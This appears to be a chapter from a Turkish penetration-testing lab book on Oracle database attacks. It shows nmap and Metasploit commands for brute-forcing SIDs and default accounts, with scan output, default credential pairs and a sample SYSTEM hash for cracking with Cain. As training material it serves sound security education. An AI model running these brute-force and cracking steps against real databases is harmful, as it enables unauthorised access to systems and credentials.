



# **PENTEST EĞİTİMİ UYGULAMA KİTABI**

## **BÖLÜM - 7**

## İÇİNDEKİLER

### 7.VERİTABANI SIZMA TESTLERİ

#### BU KATEGORİDEKİ LAB UYGULAMA LİSTESİ

- 7.1. Ön Tanımlı Sid Değerine Sahip Oracle Veritabanlarının Tespit Edilmesi
- 7.2. Ön Tanımlı Hesaplardan Kapalı ve Açık Olanların Tespit Edilmesi
- 7.3. Elde Edilen Parola Özetlerinin Kırılması
- 7.4. Ele Geçirilen Veritabanı Yöneticisi Hesabı Üzerinden İşletim Sistemini Ele Geçirme

## 7.1. Ön Tanımlı Sid Değerine Sahip Oracle Veritabanlarının Tespit Edilmesi

**Amaç:** Oracle veritabanlarında kullanılan ön tanımlı SID değerlerinin tespit edilmesi.

**Araç:** Nmap, Metasploit.

**Açıklama:** SID (System Identifier) değeri her veritabanı için tekdir. Veritabanlarına giriş için SID değeri kullanılmaktadır. SID değerinin varsayılan olarak bırakılması saldırganları hedeflerinde bir adım daha yaklaştıran önemli bir açıklıktır.

**Uygulama-1(nmap; oracle-sid-brute: parametresiz):** Nmap uygulaması ile ön tanımlı SID değerleri tespit edilecektir. Nmap kendi bünyesinde tanımlı olan tarama biçimlerinin yanında script (özelleştirilmiş kod blokları) sayesinde daha geniş ve esnek bir tarama imkânı sunmaktadır. Bu uygulamada kullanılacak olan script "**oracle-sid-brute**" scriptidir.

```
root@bt:~# nmap --script=oracle-sid-brute 192.168.1.23 -p 1521
```

```
Starting Nmap 6.01 ( http://nmap.org ) at 2014-08-31 15:49 EEST
```

```
Nmap scan report for 192.168.1.23
```

```
Host is up (0.00017s latency).
```

```
PORT      STATE SERVICE
```

```
1521/tcp  open  oracle
```

```
| oracle-sid-brute:
```

```
|_ ORACLE
```

```
MAC Address: 00:0C:29:CC:F9:01 (VMware)
```

```
Nmap done: 1 IP address (1 host up) scanned in 1.06 seconds
```

Görüldüğü gibi verilen IP adresinde bulunan oracle veritabanında bir adet ön tanımlı SID değeri bulunabilmiştir. Eğer bu veritabanında bir de kullanıcılar ve parolaları ön tanımlı olarak bırakıldı ise veritabanı tamamen tehlike altında demektir. Burada nmap scripti parametresiz olarak kullanılmıştır. Nmap tespit edilen ön tanımlı SID değerlerini denemektedir, bu değerler ülkeden ülkeye farklılıklar göstermektedir. Bu yüzden kendinize ait bir SID değeri sözlüğünüzün bulunması testin daha gerçekçi olması açısından daha önemlidir.

**Uygulama-2(nmap; oracle-sid-brute: parametresiz):** Nmap uygulamasının parametreleri değiştirilen scriptler ile birlikte kullanmak daha detaylı ve gerçekçi taramalar yapılmasını sağlar.

```
root@bt:~# nmap --script=oracle-sid-brute --script-
```

```
args=oraclesids=/root/Desktop/default-sid.txt 192.168.1.23 -p 1521
```

```
Starting Nmap 6.01 ( http://nmap.org ) at 2014-08-31 16:17 EEST
```



## [PENTEST LAB ÇALIŞMALARI]

```
Nmap scan report for 192.168.1.23
Host is up (0.00027s latency).
PORT      STATE SERVICE
1521/tcp  open  oracle
| oracle-sid-brute:
|_ ORACLE
MAC Address: 00:0C:29:CC:F9:01 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.90 seconds
```

Görüldüğü üzere yine ön tanımlı SID değeri tespit edilmiş oldu.

**Uygulama-3(Metasploit: sid\_brute):** Metasploit framework içerisinde oracle veritabanlarına yönelik birçok denetleme modülleri bulunmaktadır. Burada kullanılacak modülün adı ve dizini:

**auxiliary/scanner/oracle/sid\_brute.** Modül sisteme tanıtıldıktan sonra “show options” komutu ile program seçenekleri görüntülenir.

```
msf auxiliary(sid_brute) > show options
```

Module options (auxiliary/scanner/oracle/sid\_brute):

Name	Current Setting	Required	Description
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
RHOSTS		yes	The target address range or CIDR identifier
RPORT	1521	yes	The target port
SID		no	A specific SID to attempt.
SID_FILE	/opt/metasploit/msf3/data/wordlists/sid.txt	no	File containing instance names, one per line
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
VERBOSE	true	yes	Whether to print output for all attempts

Yine bu modülün seçeneklerinde SID listesi varsayılan olarak düzenlenmiştir, fakat istenildiği durumlarda değiştirilebilir. Yine her modül kullanımında aynı olmak üzere “Required” sekmesi altında bulunan ve “Yes” olarak işaretlenmiş olan değerler hedef sisteme göre yeniden girilmesi zorunlu değerlerdir. Gerekli alanlar doldurulduktan sonra

## [PENTEST LAB ÇALIŞMALARI]

modül “run” veya “exploit” komutu ile çalıştırılır. Örnek bir modül çıktısı aşağıda paylaşılmıştır.

```
msf auxiliary(sid_brute) > run
```

```
[*] Checking 571 SIDs against 192.168.1.23:1521
[+] 192.168.1.23:1521 Oracle - 'ORACLE' is valid
[+] 192.168.1.23:1521 Oracle - 'CLREXTPROC' is valid
[*] Scanned 1 of 3 hosts (033% complete)
[*] Checking 571 SIDs against 192.168.1.24:1521
[-] 192.168.1.24:1521 Oracle - unable to connect to a TNS listener
[*] Scanned 2 of 3 hosts (066% complete)
[*] Checking 571 SIDs against 192.168.1.25:1521
[+] 192.168.1.25:1521 Oracle - 'PLSEXTPROC' is valid
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
```

Görüldüğü üzere üç adet ön tanımlı SID değeri bulunmuştur.



## 7.2. Ön Tanımlı Hesaplardan Kapalı ve Açık Olanların Tespit Edilmesi

**Amaç:** Kaba kuvvet saldırısı öncesi, sistemde hangi ön tanımlı hesapların açık hangilerinin kapalı olduğunun tespit edilmesi.

**Araç:** nmap

**Açıklama:** Oracle veritabanında SID değerinin tespit edilmesinden sonra sistemde aktif ön tanımlı kullanıcı hesabının bulunması kaba kuvvet saldırıları için çok önemli bir adımdır. Sürümden sürüme farklılık göstermekle beraber oracle veritabanındaki kullanıcılar aşağıda listelenmiştir. Bu hesaplardan aktif olmayanlarını tespit etmek mümkün.

```
BI
PM
SH
IX
OE
HR
SCOTT
MGMT_VIEW
MDDATA
SYSMAN
MDSYS
SI_INFORMTN_SCHEMA
ORDPLUGINS
ORDSYS
OLAPSYS
ANONYMOUS
XDB
CTXSYS
EXFSYS
WMSYS
DBSNMP
TSMSYS
DMSYS
DIP
OUTLN
SYSTEM
```

**Uygulama:** Bu uygulamada nmap **oracle-brute script**'i kullanılarak aktif olmayan hesaplar tespit edilecektir. nmap önceden tespit edilmiş SID değeri için varsayılan

## [PENTEST LAB ÇALIŞMALARI]

kullanıcılara yönelik şifre denemeleri yaparken hesapların aktif yada kapalı olduğunu öğrenebilir. Bu script 10G sonrası ürünlerde çalışmamaktadır.

```
root@bt:/usr/share# nmap --script=oracle-brute --script-args oracle-brute.sid=xporacle 192.168.1.25 -p 1521
```

```
Starting Nmap 6.01 ( http://nmap.org ) at 2014-08-31 21:26 EEST
```

```
Nmap scan report for 192.168.1.25
```

```
Host is up (0.00019s latency).
```

```
PORT      STATE SERVICE
```

```
1521/tcp  open  oracle
```

```
| oracle-brute:
```

```
| Accounts
```

```
| CTXSYS:CHANGE_ON_INSTALL - Account is locked
```

```
| DIP:DIP - Account is locked
```

```
| DMSYS:DMSYS - Account is locked
```

```
| EXFSYS:EXFSYS - Account is locked
```

```
| HR:HR - Account is locked
```

```
| MDDATA:MDDATA - Account is locked
```

```
| MDSYS:MDSYS - Account is locked
```

```
| OLAPSYS:MANAGER - Account is locked
```

```
| ORDPLUGINS:ORDPLUGINS - Account is locked
```

```
| ORDSYS:ORDSYS - Account is locked
```

```
| OUTLN:OUTLN - Account is locked
```

```
| SH:SH - Account is locked
```

```
| SYSTEM:WELCOME1 - Account is locked
```

```
| WMSYS:WMSYS - Account is locked
```

```
| XDB:CHANGE_ON_INSTALL - Account is locked
```

```
| Statistics
```

```
|_ Performed 695 guesses in 8 seconds, average tps: 86
```

```
MAC Address: 00:0C:29:C3:3B:62 (VMware)
```

```
Nmap done: 1 IP address (1 host up) scanned in 13.00 seconds
```

Görüldüğü üzere bazı hesapların yanında "Account is locked" ibaresi yer almaktadır. Bu şekilde aktif olmayan kullanıcılar tespit edilebilir. Dolayısı ile sürüm bilgisinden yola çıkarak ön tanımlı hesaplardan aktif olmayanlar çıkarılırsa geriye aktif olan hesaplar kalacaktır.

Örneğin burada sysman, system, scott hesapları aktif.



### 7.3. Elde Edilen Parola Özetlerinin Kırılması

**Amaç:** Elde edilen parola özetlerin farklı araçlar yardımı ile kırılması.

**Araç:** Cain, John The Ripper.


**Açıklama:** Oracle kullanıcılarına ait parolalar sistemde açık bir şekilde tutulmamaktadır. Parolalar hashleri alınmış bir şekilde sistemde muhafaza edilmektedir. Fakat yine de parolaların değerlerini elde etmek mümkün. Bu çeşitli araçların yardımı ile gerçekleştirilebilir. Burada “cain” ve “John The Ripper” araçları kullanılacaktır.

**Uygulama-1(Cain):** Cain aracı Windows üzerinde çalıştırılabilmektedir. MITM saldırılarının yanında iyi bir şifre kırıcı olarak kullanılmaktadır. Örnek olarak elde önceki adımlarda elde edilen hashlerden aşağıdaki kullanılacaktır.

KULLANICI ADI	PAROLA HASH DEĞERİ
SYSTEM	2D594E86F93B17A1

Hash bilgisinin girilmesinden parolanın kırılmasına kadar olan adımların ekran görüntüleri aşağıda verilmiştir.


Programın “Cracker” sekmesinden, “Oracle Hashes” seçilmiştir ve çalışma alanına sağ tıklayıp parolanın hash değeri manuel olarak girilmektedir.






## [PENTEST LAB ÇALIŞMALARI]


Parolanın manuel olarak girilmesine ait ekran görüntüsü:



Eklenen parolanın kırılma biçiminin seçilmesi.



Parolanın kırıldığını gösteren ekran görüntüsü:



